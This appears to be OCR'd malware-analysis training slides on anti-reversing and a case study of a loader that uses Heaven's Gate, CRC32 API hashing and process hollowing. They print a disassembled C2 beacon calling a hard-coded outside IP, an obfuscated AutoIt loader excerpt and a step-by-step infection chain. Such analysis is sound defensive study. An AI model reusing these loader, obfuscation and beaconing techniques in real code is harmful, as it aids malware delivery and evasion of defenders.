


```
                                ; Attributes: bp-based frame

                                Divergent_send_C2_beacon_and_sleep proc near

                                lpString= dword ptr  8

55                              push    ebp
8B EC                           mov     ebp, esp
6A 00                           push    0
6A 00                           push    0
FF 75 08                        push    [ebp+lpString]  ; lpString
FF 15 B8 80 B5 07               call    ds:lstrlenA
50                              push    eax
FF 75 08                        push    [ebp+lpString]
FF 35 FC 62 B6 07               push    ds:off_7B662FC  ; "http://185.243.114.111/"
E8 1E F1 FF FF                  call    Divergent_send_HTTP_request
83 C4 14                        add     esp, 14h
6A FF                           push    INFINITE
FF 15 AC 80 B5 07               call    ds:Sleep
5D                              pop     ebp
C3                              retn
                                Divergent_send_C2_beacon_and_sleep endp
```


http://anti-reversing.com/Downloads/Anti-Reversing/The_Ultimate_Anti-Reversing_Reference.pdf

Malware Loader

Hide known malware in a legit process – “file less malware”



Living off the Land and Mixing Technologies



Obfuscated Interpreter/Script Languages

Interpreter.exe

```
If 109 = 109 AND 134 > 131 AND 135 <> 295 AND 283 = 283 AND 287 > 186 AND $562646994 = 86418565 Then
    Local $shellplace = $o01($o12(xzpghydtqc("637C4864259243622F2467666027426525226OC86466206D66219F02C772746134F2F6C6D93773256655762541694482748B6E955665567C000277762576C729262
    String(xzpghydtqc("Gvv97iEQhB9pg0e965HkM4zBJcea", "10,4,22,21,11,17,26,24,14,15,8,0,13,6,3,2,18,27,1,7,20,23,5,25,16,19,12,9"))
If 276 <> 243 AND 179 >= 166 AND 233 <> 123 AND 244 <> 285 AND 209 = 209 AND $562646994 = 304654770 Then
    Dim $nd9zbqt1m5j6aymkqlex = 3627870 * 3657550 * 3303602
    $562646994 = 1207174495
    Ptr(3709547 * 2905198 * 2553130)
EndIf
If 276 <> 243 AND 179 >= 166 AND 233 <> 123 AND 244 <> 285 AND 209 = 209 AND $562646994 = 304654770 Then
    Return $o01($o12(xzpghydtqc("6516348246526xc52740407476775c26766471925446276c6232647134", "43,15,33,46,17,27,35,39,11,28,8,56,16,1,51,47,49,10,19,0,37,53,21,31,18,32,24,14,
    ExitLoop
EndIf

< ------ snip ----- >

If 130 >= 108 AND 129 <= 287 AND 122 = 122 AND 111 > 107 AND 135 <= 210 AND $562646994 = 1839202192 Then
    $data = ntwkldqtsu($data, $rt)
    $562646994 = 186898988
    IsString(423570 - 2556156 + 775239)
EndIf
If 184 <= 253 AND 135 <> 219 AND 237 > 193 AND $562646994 = 1856739089 Then
    Local $codebuffer = $o01($o12(xzpghydtqc("77B787F16522666426526532l6220E6F45629D946x2072692375562623242436292SC62E67C8720644442235727
    Int(2361682)
    $562646994 = 86418565
EndIf
If 145 < 242 AND 204 >= 160 AND 217 >= 186 AND $562646994 = 2035680654 Then
    $sopcode &= xzpghydtqc("F10FEFC85008E1605BCFF0E80B2B0070096CF3F8F600ED4F0E82080FF560F1F74FF0F873E1018E68FD608DBFD96F0CBFEF00AF5B8BE05
    $562646994 = 1123717802
    Mod(3567336, 108995)
EndIf
Random(3093374)
Next
EndFunc

nghlgcwtpv()

Func nghlgcwtpv()
    lrnkrdpyel()
    qzlwvqgtou()
EndFunc

Func qzlwvqgtou()
    Dim $bpqscokhfjgiksdbedvf = "1"
    Dim $niraohpifaigsufwjvyn = kqnuxtknpl("0x53797374656D50726F70 ... <snip> .. C6F677941707076325F304E", "0x5843485341554E5456584C445149464C554F4D48545554564D57514E4B565151", "8")
    oztckmwyzl($bpqscokhfjgiksdbedvf, $niraohpifaigsufwjvyn, False, False)
EndFunc
```

- AutoIT
- Python
- PowerShell
- JavaScript
- VB Script
- (C#)
- (Java)
- …

Case Study #1

Malware Loader using Heavens Gate and other obfuscation techniques

https://blog.talosintelligence.com/2019/07/rats-and-stealers-rush-through-heavens.html

Malware Observed Using This Loader

Malware Family	Categorization
Remcos	Remote Administration Tool (RAT)
HawkEye	Keylogger/Information Stealer
Lokibot	Information Stealer
Formbook	Information Stealer
Xmrig	Cryptocurrency Miner
DarkComet	Remote Administration Tool (RAT)
Many more…	

Infection Overview

1. Find and resolve some basic API calls by CRC32.
2. Decode encoded code from the PE .data section.
3. Jump to this code.
4. Perform some anti-debug/anti-analysis checks.
5. Load two resources (in this case, UDXCUSCK and SCCJZ) from the loader's PE file.
6. Decode the configuration stored in the UDXCUSCK resource.
7. Copy loader to %APPDATA% folder and make it persistent via StartUp link.
8. Decode the final malware payload (e.g. HawkEye) stored in SCCJZ resource.
9. Start the legitimate RegAsm.exe process.
10. Inject and execute malware payload (HawkEye) into this process via process-hollowing.
11. Protect injected malware code.
12. Exit loader process.

Resolve API functions – Part 1

Used to find and resolve some basic API calls by CRC32.

```
57                      push    edi             ; 01349..a0.exe
68 DE CA 81 18          push    1881CADEh       ; GetConsoleWindow
68 64 E3 40 00          push    offset LibFileName ; "Kernel32.dll"
C7 45 F4 01 00 00 00    mov     [ebp+var_C], 1
FF D6                   call    esi ; LoadLibraryW
50                      push    eax
E8 C4 FE FF FF          call    Find_API_Function_by_CRC32 ; return API function addr in eax
```

Parse through the export table of kernel32.dll to find API function.

```
ax          ; is MZ
leave_func_return_0
```

```
.text:00401015 8B 46 3C                 mov     eax, [esi+3Ch]  ;  PE hdr
.text:00401018 81 3C 30 50 45 00 00     cmp     dword ptr [eax+esi], 4550h ; is PE
.text:0040101F 75 41                    jnz     short leave_func_return_0
```

```
.text:00401021 8B 44 30 78              mov     eax, [eax+esi+78h]
.text:00401025 33 FF                    xor     edi, edi
.text:00401027 03 C6                    add     eax, esi        ; eax = IMAGE_EXPORT_DIRECTORY
.text:00401029 8B 48 1C                 mov     ecx, [eax+1Ch]  ; AddressOfFunctions (RVA)
.text:0040102C 8B 50 20                 mov     edx, [eax+20h]  ; AdressOfNames (RVA)
.text:0040102F 03 CE                    add     ecx, esi        ; add imagebase
.text:00401031 03 D6                    add     edx, esi
.text:00401033 89 4D F8                 mov     [ebp+AddressOfFunctions], ecx
.text:00401036 8B 48 18                 mov     ecx, [eax+18h]  ; NumberOfNames
.text:00401039 89 55 FC                 mov     [ebp+AdressOfNames], edx
.text:0040103C 89 4D 08                 mov     [ebp+arg_0_NumberOfNames], ecx
.text:0040103F 85 C9                    test    ecx, ecx
.text:00401041 74 1F                    jz      short leave_func_return_0
```

1. Find kerne32.dll PE image structures in memory
2. Find ExportTable
3. Iterate through API Function names in ExportTable
4. Calculate and compare the hash
5. If hashes are matching return API function address


```
.text:00401043 8B 58 24                 mov     ebx, [eax+24h]
.text:00401046 03 DE                    add     ebx, esi
```


```
.text:00401048
.text:00401048                          compare_CRC:            ; compare all lib functions names against given crc checksum in arg_4
.text:00401048 8B 04 BA                 mov     eax, [edx+edi*4]
.text:0040104B 03 C6                    add     eax, esi
.text:0040104D 50                       push    eax             ; Name of Function string
.text:0040104E E8 24 00 00 00           call    CRC
.text:00401053 59                       pop     ecx
.text:00401054 3B 45 0C                 cmp     eax, [ebp+arg_4]
.text:00401057 74 10                    jz      short API_func_found
```


Find_API_Function_by_CRC32

Self Modifying Code

Decoding encoded code from .data section and execute it







Talos
Cisco Security Research

API Call Obfuscation – API Function resolution Part 2

```
push    4                   ; arg4 - e.g. flProtect
push    3000h               ; arg3 - e.g. flAllocationType
push    17D78400h           ; arg2 - e.g. dwSize
push    0                   ; arg1 - e.g. lpAddress
push    4                   ; Num arguments
push    7554284Ch           ; API Call hash e.g. VirtualAlloc
lea     eax, [ebp+var_24]
push    eax
push    1
call    Exec_Function       ; VirtualAlloc
```

API Call Obfuscation – API Function resolution Part 2

```
mov     ecx, [ebp+AllocedBuffer1] ; VirtualAlloc FunctionPtr
add     ecx, 4
push    ecx
call    [ebp+CallWinProc_addr]
mov     [ebp+CallWinProc_Result], eax
```

Execute API call via CallWindowProc trick

```
LRESULT CallWindowProcA(
  WNDPROC lpPrevWndFunc,
  HWND    hWnd,
  UINT    Msg,
  WPARAM  wParam,
  LPARAM  lParam
);
```

lpPrevWndFunc

A pointer to the window procedure function to call explicitly. This is the function which will process the message. This allows a message for a window to be processed by a window procedure which is not necessarily the one normally called by the window.

Often used in malware scripts to execute shellcode


Missed API calls in a sandbox

Memory allocated	5823225451	VirtualAllocFromApp	PID: 2268 Path: C:\Users\user\Desktop\F5wXJ5V2t9.exe Base: 4B0000 Length: 4096 Allocation Type: unknown Protection: page execute and read and write
Section loaded	5823240893	CallWindowProcW	Path: unknown Access: query | write | read Type: commit Baseaddress: 4D0000 Size: 24576 Protection: read write Mapped to pid: own pid
Memory allocated	5823302738	VirtualAllocFromApp	PID: 2268 Path: C:\Users\user\Desktop\F5wXJ5V2t9.exe Base: 4B0000 Length: 4096 Allocation Type: unknown Protection: page execute and read and write
Section loaded	5823303035	CallWindowProcW	Path: unknown Access: query | write | read Type: commit Baseaddress: 4C0000 Size: 24576 Protection: read write Mapped to pid: own pid
Memory allocated	5823330151	VirtualAllocFromApp	PID: 2268 Path: C:\Users\user\Desktop\F5wXJ5V2t9.exe Base: 4B0000 Length: 4096 Allocation Type: unknown Protection: page execute and read and write
Section loaded	5823330446	CallWindowProcW	Path: unknown Access: query | write | read Type: commit Baseaddress: 4C0000 Size: 24576 Protection: read write Mapped to pid: own pid
Memory allocated	5824414622	VirtualAllocFromApp	PID: 2268 Path: C:\Users\user\Desktop\F5wXJ5V2t9.exe Base: 4B0000 Length: 4096 Allocation Type: unknown Protection: page execute and read and write
Section loaded	5824429861	CallWindowProcW	Path: unknown Access: query | write | read Type: commit Baseaddress: 4D0000 Size: 24576 Protection: read write Mapped to pid: own pid

Basics - 64bit API calls

```
…
WriteFile (hFile,DataBuffer, ….);
…
```

Win32 API call




```
mov   eax, 5
syscall
```

